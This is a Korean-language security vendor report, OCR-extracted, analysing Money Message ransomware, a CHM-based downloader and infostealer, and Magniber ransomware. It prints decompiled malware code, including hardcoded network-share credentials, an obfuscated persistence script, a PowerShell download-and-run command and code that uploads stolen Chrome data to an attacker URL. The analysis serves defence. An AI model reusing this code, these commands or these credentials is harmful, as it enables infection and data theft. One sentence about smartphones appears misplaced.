
암호화 제외 디렉토리	"C:\\msocache","C:\\$windows.~ws","C:\\system volume information", "C:\\perflogs","C:\\programdata","C:\\program files (x86)", "C:\\program files","C:\\$windows.~bt", "C:\\windows","C:\\windows.old","C:\\boot"
암호화 제외 파일	“desktop.ini”,”ntuser.dat”,”thumbs.db”,”iconcache.db”,”ntuser.ini”,”ntldr”,”bootfont.bin”,”ntuser.dat.log”,”bootsect.bak”,”boot.ini”,”autorun.inf”

[표 5] 암호화 제외 디렉토리, 파일 목록

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2.8 랜섬노트 화면

암호화가 완료되면 다른 랜섬웨어들과 달리 확장자를 변경하지 않고, 랜섬노트도 각 폴더에 생성하지 않기 때문에 사용자들은 감염된 파일을 열어보기 전까지 인지하기 어렵다. 랜섬노트는 “c:\money_message.log” 이름으로 생성되며, 랜섬노트에는 TOR 브라우저로 접속을 안내하고 있고 파일을 복구하기 위해 필요한 chat id 와 블로그 주소가 들어있다.



[그림 8] 랜섬노트 화면

2.9 네트워크 공유 폴더 접근

WNetOpenEnumW, WNetEnumResourceW API 호출을 통해서 시스템 내 공유된 폴더 목록 가져온 후 네트워크 공유 폴더에 접근한다. 접속을 시도하는데 이용되는 로그인 정보는 [표 6]과 같다. 참고로 bg.bdbiman[.]com 은 Bangladesh Airlines 에 속해있는 도메인이다.

```
v16 = WNetAddConnection2W(&v13, v8, v7, 4u);
if ( v16 )
{
  sub_430420(L"Unable to connect to {0} with login {1} and password {2}, error {3}");
  sub_430760();
  v11 = sub_42FAB0(&v19, v16);
  v24 = 0;
  v12 = sub_42D6B0(&v18, "Unable to connect to remote machine, error code ", v11);
  LOBYTE(v24) = 1;
  sub_431730(v12);
  sub_4604A8(&v15, &_TI3_AVDrivesException_drives_enumeration__);
  JUMPOUT(*algn_432278);
}
v9 = *(sub_41FF90() + 69);
v15 = 0i64;
return sub_430AB0(0i64, 0, 2, L"Connection to {0} with login {1} and password {2} successful"
```

[그림 9] 네트워크 공유 폴더 접근 코드

domain_login	"bg.bdbiman.com\\anwar","bg.bdbiman.com\\tapu","bg.bdbiman.com\\itlab"
domain_password	"T@sl!ma2o23","Bgcmis@1122","Bgit@123"

[표 6] 공유 폴더 접근 크리덴셜 목록

 Copyright©2022 ESTsecurity Corp.All rights reserved.

3. 결론

Money Message 랜섬웨어는 사용자 PC 의 데이터를 암호화하여 금전을 요구하는 악성코드이다. 해당 악성코드는 자신의 감염 동작을 CMD 창에 띄워 사용자에게 알려주고, 하드코딩된 로그인 크리덴셜을 이용하여 네트워크로 연결된 PC 에 랜섬웨어를 감염하는 특징이 있다.

또한 C&C 연결을 하지 않아도 암호화되기 때문에 보안을 위해 폐쇄망을 사용하는 기업들도 랜섬웨어 공격에 더 큰 주의를 기울여야 한다.

따라서 랜섬웨어를 예방하기 위해서는 기본 보안 수칙을 준수하고, 윈도우, 애플리케이션을 최신으로 업데이트해야 한다. 또한 중요한 자료는 정기적으로 외장 매체나 클라우드 서비스 등에 백업해서 피해를 최소화할 수 있도록 해야 한다.

현재 알약에서는 **'Trojan.Ransom.Filecoder'**으로 진단하고 있다


ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

[Trojan.Downloader.CHM] 악성코드 분석 보고서

1. 개요

최근 국내 금융 기업 및 보험사를 위장한 악성 CHM 파일이 RAR 형식으로 압축되어 유포되고 있다. 이러한 CHM 파일 내부에는 악성 스크립트가 포함된 HTML 파일이 존재하며, 사용자가 CHM 파일을 실행하면 정상 파일처럼 위장한 [그림 1]과 같이 본문 내용을 보여주지만 백그라운드에서는 악성 행위를 수행한다.

이번 보고서에서는 '윈도우 도움말 파일(*.chm) 악성코드' 에 대해 분석해 보도록 한다.



[그림 1] 유포된 본문 내용 일부

2. 악성코드 상세 분석

2.1 윈도우 도움말 파일(*.chm) 파일 분석

윈도우 도움말 파일(*.chm)을 열면 파일 내부에 포함된 'Message.html' 파일에 존재하는 악성 스크립트가 실행되어 악성 행위를 수행한다.

```
var path = decodeURIComponent(window.location.href), inner = '';
var ps = path.indexOf('.chm::/') + 4;
var cmdline = ',hh,-decompile C:\\Users\\Public\\Libraries ' + path.substr(14, ps - 14);

inner = '<OBJECT id="A" classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" style="visibility:hidden">';
inner += '<PARAM name="Command" value="ShortCut"><PARAM name="Button" value="Bitmap:shortcut">';
inner += '<PARAM name="Item1" value="' + cmdline + '"><PARAM name="Item2" value="273,1,1"></OBJECT>';
document.getElementById('par').innerHTML = inner;
A.Click();

inner = '<OBJECT id="B" classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" style="visibility:hidden">';
inner += '<PARAM name="Command" value="ShortCut"><PARAM name="Button" value="Bitmap:shortcut">';
inner += '<PARAM name="Item1" value=",wscript,C:\\Users\\Public\\Libraries\\Docs.jse P"><PARAM name="Item2" value="273,1,1"></OBJECT>';
document.getElementById('par').innerHTML = inner;
B.Click();
```

[그림 2] CHM 파일에 존재하는 악성 스크립트

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

최종적으로 악성 스크립트는 'C:\\Users\\Public\\Libraries\\' 하위 경로에 생성된 'Docs.jse' 파일을 Wscript 로 실행한다.

```
function d(s) {
  var t = "";
  for (var i = 0; i < s.length; i++) {
    var ascii = s.charCodeAt(i);
    var c = String.fromCharCode(ascii);
    if (ascii == 42) c = String.fromCharCode(92);
    else if (ascii == 36) c = String.fromCharCode(47);
    else if (ascii == 126) c = String.fromCharCode(58);
    else if (ascii == 124) c = String.fromCharCode(46);
    else if (ascii == 33) c = String.fromCharCode(37);
    else if (ascii == 35) c = String.fromCharCode(38);
    else if (ascii == 61) c = String.fromCharCode(95);
    else if (65 <= ascii && ascii <= 90) c = String.fromCharCode((ascii - 65 + 15) % 26 + 65);
    else if (97 <= ascii && ascii <= 122) c = String.fromCharCode((ascii - 97 + 15) % 26 + 97);
    t = t.concat(c);
  }
  return t;
}
var w = new ActiveXObject(d("HDnctae|Dspww"));
if (WScript.Arguments.length > 0) {
  w.RegWrite(d("SVPJ=NFCCPYE=FDPC*DZQEHLCP*Xtnczdzqe*Htyozhd*NfccpyeGpcdtzy*Cfy*Oznfxpye"),
d("N~*Fdpcd*Afmwtn*Wtmclctpd*Oznd|udp"), d("CPR=DK"));
}
w.run(d("nxo $n azhpcdspww thc -zfeq !exa!*lwr|pip seead~$$aalyrk|xzx$xutqt # delce !exa!*lwr|pip"), 0,
false)
```

[그림 3] Decompile 된 Docs.jse 내용

2.2 Docs.jse 파일 분석

Docs.jse 파일은 인코딩된 JavaScript 로 레지스트리 자동실행 Run 키를 등록하여 재부팅 시에도 자동으로 실행될 수 있도록 설정한다. 이후, 파워셸 명령어를 이용하여 'hxxp://ppangz[.]mom/mjifi' 공격자 주소에 접속하여 %temp% 경로에 악성 파일(alg.exe)을 다운로드 후 실행한다. 실행되는 명령어는 아래와 같다.

실행 명령어
"C:\Windows\System32\cmd.exe" /c powershell iwr -outf C:\Users\[사용자명]\AppData\Local\Temp\alg.exe hxxps://ppangz[.]mom/mjifi & start C:\Users\test\AppData\Local\Temp\alg.exe

[표 1] 웹 브라우저 목록

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2.3 alg.exe 파일 분석

1) 드라이브 정보 및 디렉토리 목록 수집

사용자 PC의 드라이브 정보와 디렉토리에 존재하는 파일 목록 정보를 수집하며, 'C:\Users\Public\Pictures' 경로에 랜덤 파일명의 텍스트 파일에 수집된 정보를 저장한다.

```
// Token: 0x0600000C RID: 12 RVA: 0x000024C8 File Offset: 0x000006C8
private void GetExplorerInfo()
{
    this.winDrive = Path.GetPathRoot(Environment.SystemDirectory);
    DriveInfo[] drives = DriveInfo.GetDrives();
    foreach (DriveInfo driveInfo in drives)
    {
        MainProc.fs.WriteLine(driveInfo.Name);
        MainProc.fs.WriteLine("  Drive type : {0}", driveInfo.DriveType);
        if (driveInfo.IsReady)
        {
            MainProc.fs.WriteLine("  Volumn label : {0}", driveInfo.VolumeLabel);
            MainProc.fs.WriteLine("  File system : {0}", driveInfo.DriveFormat);
            MainProc.fs.WriteLine("  Total size of drive : {0}", this.SizeToString(driveInfo.TotalSize));
            MainProc.fs.WriteLine("  Total available space : {0}", this.SizeToString(driveInfo.TotalFreeSpace));
            MainProc.fs.WriteLine("  Available space to current user : {0}", this.SizeToString(driveInfo.AvailableFreeSpace));
        }
        MainProc.fs.WriteLine();
    }
    foreach (DriveInfo driveInfo2 in drives)
    {
        this.ExploreDir(driveInfo2.Name, (driveInfo2.Name == this.winDrive) ? 2 : 4, 0);
    }
    this.ExploreDir(this.winDrive + "Program Files₩₩AhnLab", 1, 0);
    this.ExploreDir(this.winDrive + "Program Files (x86)₩₩AhnLab", 1, 0);
    this.ExploreDir(this.winDrive + "Users", 4, 0);
    this.userName = Environment.UserName;
    MainProc.fs.WriteLine(this.userName + "₩n");
    this.ExploreDir(this.winDrive + "Users₩₩" + this.userName + "₩₩AppData₩₩Local", 3, 0);
    this.ExploreDir(this.winDrive + "Users₩₩" + this.userName + "₩₩AppData₩₩Roaming", 1, 0);
}
```

[그림 4] 정보 수집 코드 일부

수집 목록
사용자 드라이브(C:\, D:\ ...) 하위 목록 전체
C:\Program Files\AhnLab
C:\Program Files (x86)\\AhnLab
C:\Users
사용자명
C:\Users\[사용자명]\AppData\Local
C:\Users\[사용자명]\AppData\Roaming

[표 2] 수집 목록

2) 브라우저 정보 수집

Chrome 웹 브라우저의 'C:\Users\[사용자명]\AppData\Local\Google\Chrome\User Data' 경로에 존재하는 로그인 정보, 히스토리 정보, Extension 정보를 수집하며, 수집된 정보는 'C:\Users\Public\Pictures' 경로에 랜덤 파일명으로 압축하여 저장한다

```
private void ZipBrowserHistory()
{
    string text = this.winDrive + "Users₩₩" + this.userName;
    this.ZipChromeHistory(text + Decrypt.GetDecrypt("7Ir3prXxaNrY1TrpYIdoaJY/jo0H905DrqVDmtnygBmu/EJ6cPMmFB27VH6iQIsg"));
    this.ZipChromeHistory(text + Decrypt.GetDecrypt("VFKRG60XVbs6zYgBUn6xsr21utpLY+jx0M+8wcVOp7H0gwJIffV+PTZ2r3V63UNw"));
}
```

[그림 5] Chrome 브라우저 정보 수집 코드

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

수집 목록
Extension*, Web Data, History, Bookmarks, Login Data

[표 3] 수집 목록

3) 최근에 사용된 파일 및 레지스트리 정보 수집

Windows 운영 체제에서 최근에 사용된 파일 및 폴더의 바로가기 파일과 특정 경로의 레지스트리 정보도 추가 수집하여, '1) 드라이브 정보 및 디렉토리 목록 수집'의 기존 텍스트 파일에 추가 저장한다.

```
private void GetRecentHistory()
{
    string text = this.winDrive + "Users₩₩" + this.userName;
    Zip.AddToZip(this.pathZip, text + Decrypt.GetDecrypt("c5mHUXcCm8joJBkyS3iG5udRGJdWP9sCAHVtGictSvn6Xpy0/XQwRBTFRLUAORak"), true);
    MainProc.fs.WriteLine("Wn*** Registry Keys ***Wn");
    this.GetRegSubKeys(Decrypt.GetDecrypt("T4Nz2Xb8sckEJmve/fvRbXijQXbYm3HGZol/jfckMKctgQ3gaAoSwhy2bHCvnspJ"));
    this.GetRegSubKeys(Decrypt.GetDecrypt("BDuZUpHskAOy0sdBVlra+Z5NGOmNc4lukXljfjDCg5t0zZE9NnMgLUFzZ1ttD1maG8zuc9ckCI7QTCTVRhhitkspdLikBryKJeC/k6cw2qo="));
    this.GetRegSubKeys(Decrypt.GetDecrypt("T4Nz2Xb8sckEJmve/fvRbfLwEJ5RAOX01JSFzLkt7to5OH5+1BNxHwkHqT4FG/pwUY6Vj7VHeXIfowMbmzhsCFch7no02LDE6tD0a06gW5wBQUe6deL9F6nJKxIXZtU3"));
    this.GetRegSubKeys(Decrypt.GetDecrypt("T4Nz2Xb8sckEJmve/fvRbfLwEJ5RAOX01JSFzLkt7to5OH5+1BNxHwkHqT4FG/pwUY6Vj7VHeXIfowMbmzhsCFch7no02LDE6tD0a06gW5yXtzra3liJDWJRNK3e/pd1"));
    MainProc.fs.Close();
    Zip.AddToZip(this.pathZip, this.pathLog, false);
}
```

[그림 6] 정보 수집 코드

수집 경로
C:\Users\[사용자명]\AppData\Roaming\Microsoft\Windows\Recent
HKCU\Software\Microsoft\Windows\ShellNoRoam\MUICache
HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache
HKCU\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Persisted

[표 4] 수집 목록

4) 수집 정보 탈취

수집된 정보는 압축되어 공격자 주소(hxxps://tosals[.]ink/uEH5J.html)로 전송된다.

```
private void UploadToServer()
{
    Random random = new Random();
    int num = random.Next(11, 37);
    int i = 0;
    while (i < num)
    {
        bool flag = random.Next() != 0;
        int num2 = 23;
        if ((flag ? 1 : 0) % num2 == 0 && ++i == num)
        {
            WebClient webClient = new WebClient();
            webClient.Encoding = Encoding.UTF8;
            string text = string.Format("---------B{0:x}B---------", DateTime.Now.Ticks);
            webClient.Headers.Add("Content-Type", "multipart/form-data; boundary=" + text);
            string decrypt = Decrypt.GetDecrypt("v8LdAWODAiLLWloQ5ljoRf5qvE344NMeRGWgPXX+cx5PJINMLE1Utjr2hDRVN/al");
            string text2 = string.Format("--{0}₩rWnContent-Disposition: form-data; name=₩"fileW₩"; filename=₩"{1}₩"₩rWn", text, Path.GetFileName(this.pathZip)) + decrypt + "₩rWn₩rWn";
            string text3 = string.Format("₩rWn--{0}--₩rWn", text);
            List<byte> list = new List<byte>();
            list.AddRange(webClient.Encoding.GetBytes(text2));
            list.AddRange(File.ReadAllBytes(this.pathZip));
            list.AddRange(webClient.Encoding.GetBytes(text3));
            webClient.UploadData(this.uri, "POST", list.ToArray());
            File.Delete(this.pathLog);
            File.Delete(this.pathZip);
        }
    }
}
```

[그림 7] 정보 전송 코드

공격자는 C2 와 연결된 피해자의 스마트폰에 명령을 전달하여 원하는 개인정보를 추출한다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

3. 결론

윈도우 도움말 파일(*.chm)을 이용한 악성코드는 사용자의 정보를 탈취하고 시스템 정보 및 웹 브라우저 정보를 탈취하는 인포스틸러 악성코드이다. 이러한 형태의 공격은 사용자의 화면에 정상 이미지와 텍스트를 보여줌으로써, 사용자가 공격을 인지하기 어려운 수준으로 위장하여 유포되고 있다.

만일 기업체에서 이러한 악성코드에 감염이 되는 경우, 사용자의 정보 탈취에 따른 손해, 자산 손실 등의 위협에 노출될 수 있어서 주의가 필요하다.

따라서, 악성코드 감염을 방지하기 위해 신뢰할 수 없는 페이지에서 파일을 다운로드 하지 않아야 하며 백신의 최신화 및 정기적인 검사를 습관화하여야 한다.

현재 알약에서는 **'Trojan.Downloader.CHM'** 으로 진단하고 있다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

3

최신 보안 동향

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

선택적 환경에서만 동작하는 매그니베르 랜섬웨어 주의!

매그니베르 랜섬웨어의 재유포가 확인되었습니다.

매그니베르 랜섬웨어는 기존과 동일하게 드라이브 바이 다운로드 방식을 통해 유포되고 있습니다.

웹 서핑 중 사용자가 특정 광고나 페이지에 접속할 경우 자동으로 리디렉션 되며, 셋업파일이나 보안파일 등을 위장한 msi 파일을 사용자 브라우저에 자동으로 내려주며 사용자의 실행을 유도하기 때문에 사용자 여러분들의 각별한 주의가 필요합니다.

이번에 유포중인 매그니베르 랜섬의 경우 감염환경 조건을 체크하며, 감염 환경이 윈도우 10 Build 18000 이상(19H1 이상)이어야만 정상적으로 동작하며, 만일 실행되는 환경이 해당 조건보다 낮은 환경일 경우 실행되지 않고 바로 종료됩니다.

실행 후에는 현재 시스템에서 실행중인 프로세스들 중에서, 다음과 같은 프로세스들에 대해 코드 인젝션을 시도합니다.

```
result = (NtQuerySystemInformation)(SystemProcessInformation, v7, v3, &v3, v1, v2);
v4 = result;
if ( v3 )
{
  if ( v4 >= 0 )
  {
    result = v7;
    for ( i = v7; i; i = (i + i->NextEntryOffset) )
    {
      v6 = -1i64;
      if ( i->ImageName.Length > 6 )
      {
        v6 = sub_CD70(i->UniqueProcessId);
        if ( v6 != -1 )
        {
          v12 = 0xFFFFFFFFFFF0BDC0i64;
          NtDelayExecution = resolved_ntdll_api(0x34, 0);
          NtDelayExecution(0i64, &v12);
          if ( !is_x64_process(v6) )
            thread_injection(v6, v14, 0xC8F9u);
        }
```

[그림 1] 코드 인젝션 대상 프로세스

코드 인젝션 대상 프로세스 조건

- x64 프로세스
- 이름이 7 자 이상인 프로세스

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

조건이 일치하는 프로세스들에 대하여 순차적으로 인젝션을 시도하며, 인젝션이 성공하면 다음 조건을 제외한 모든 파일들에 대해 암호화를 진행하고 확장자를 ".eejncmvx"로 변경합니다.

```
v38 = v34->FileAttributes;
if ( v38 != -1 )
{
  if ( v38 & FILE_ATTRIBUTE_DIRECTORY )
  {
    if ( sub_2B0(v27, (v74 + 1109))
      && sub_2B0(v27, (v39 + 1113))
      && !(v38 & 4)
      && !(v38 & 2)
      && !_bittest(&v38, 0xEu) )
    {
      v40 = v70;
      memset(v70, 0, *v65);
      sub_340(v40, v88);
      sub_390(v41, v27);
      sub_390(v42, (v74 + 1119));
      file_encryptedfuntion(v43, v89, v90, v91, &v69, &v58, &v61);
    }
    goto LABEL_58;
  }
  ++v58;
  if ( !(v38 & FILE_ATTRIBUTE_SYSTEM)
    && !(v38 & FILE_ATTRIBUTE_HIDDEN)
    && !(v38 & FILE_ATTRIBUTE_READONLY)
    && !_bittest(&v38, 8u)
    && !_bittest(&v38, 0x10u) )
  {
```

[그림 2] 암호화 제외 옵션


암호화 제외 조건
- 폴더 문자열 체크
다음 문자열이 있으면 암호화 하지 않음
documents and settings, appdata, local settings, sample music, sample pictures, sample videos, tor browser, recycle, windows, boot, intel, msocache, perflogs, program files, programdata, recovery, system volume information, winnt

- 파일/디렉토리 속성 체크
파일/디렉토리의 속성이 'SYSTEM', 'HIDDEN', "READONLY'으로 설정되어 있는 경우 암호화하지 않음.

- 드라이브 조건 체크
플로피디스크, 읽기전용 드라이브, CD-ROM 의 경우 암호화 대상에서 제외.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

파일 암호화가 완료되면, 랜섬노트를 드롭하고 바탕화면을 랜섬노트 화면으로 변경합니다.



[그림 3] 변경된 배경 화면

암호화 후에는 랜섬노트를 드롭하고, 바탕화면을 랜섬노트 화면으로 변경합니다.

매그니베르 랜섬웨어의 위협이 지속되고 있습니다.


사용자 여러분들께서는 웹 서핑 중 자동으로 내려오는 파일에 대해 실행을 지양하시고, 중요 파일들에 대해서는 주기적인 백업을 진행하시기를 권고 드립니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

바이코리아(buyKOREA)를 위장하여 유포중인 피싱 메일 주의!

6 월달부터 대한무역투자진흥공사 코트라(KOTRA)의 수출지원플랫폼 바이코리아(buyKOREA)를 위장한 피싱 메일이 대량으로 유포중입니다.

바이코리아 피싱 메일은 불특정 다수의 기업 이메일로 유포되고 있으며 종류도 다양하여 기업 사용자 여러분들의 각별한 주의가 필요합니다.



[그림 1] buyKOREA 사칭 피싱메일

공격자는 피싱 메일 제목에 'buyKOREA' 혹은 'KOTRA' 키워드를 추가하여 수신자의 열람을 유도하고 있으며, 일부 이메일의 경우 발신자 주소 역시 'buykorea.or.kr'로 변경하여 발송하는 치밀함을 보입니다.

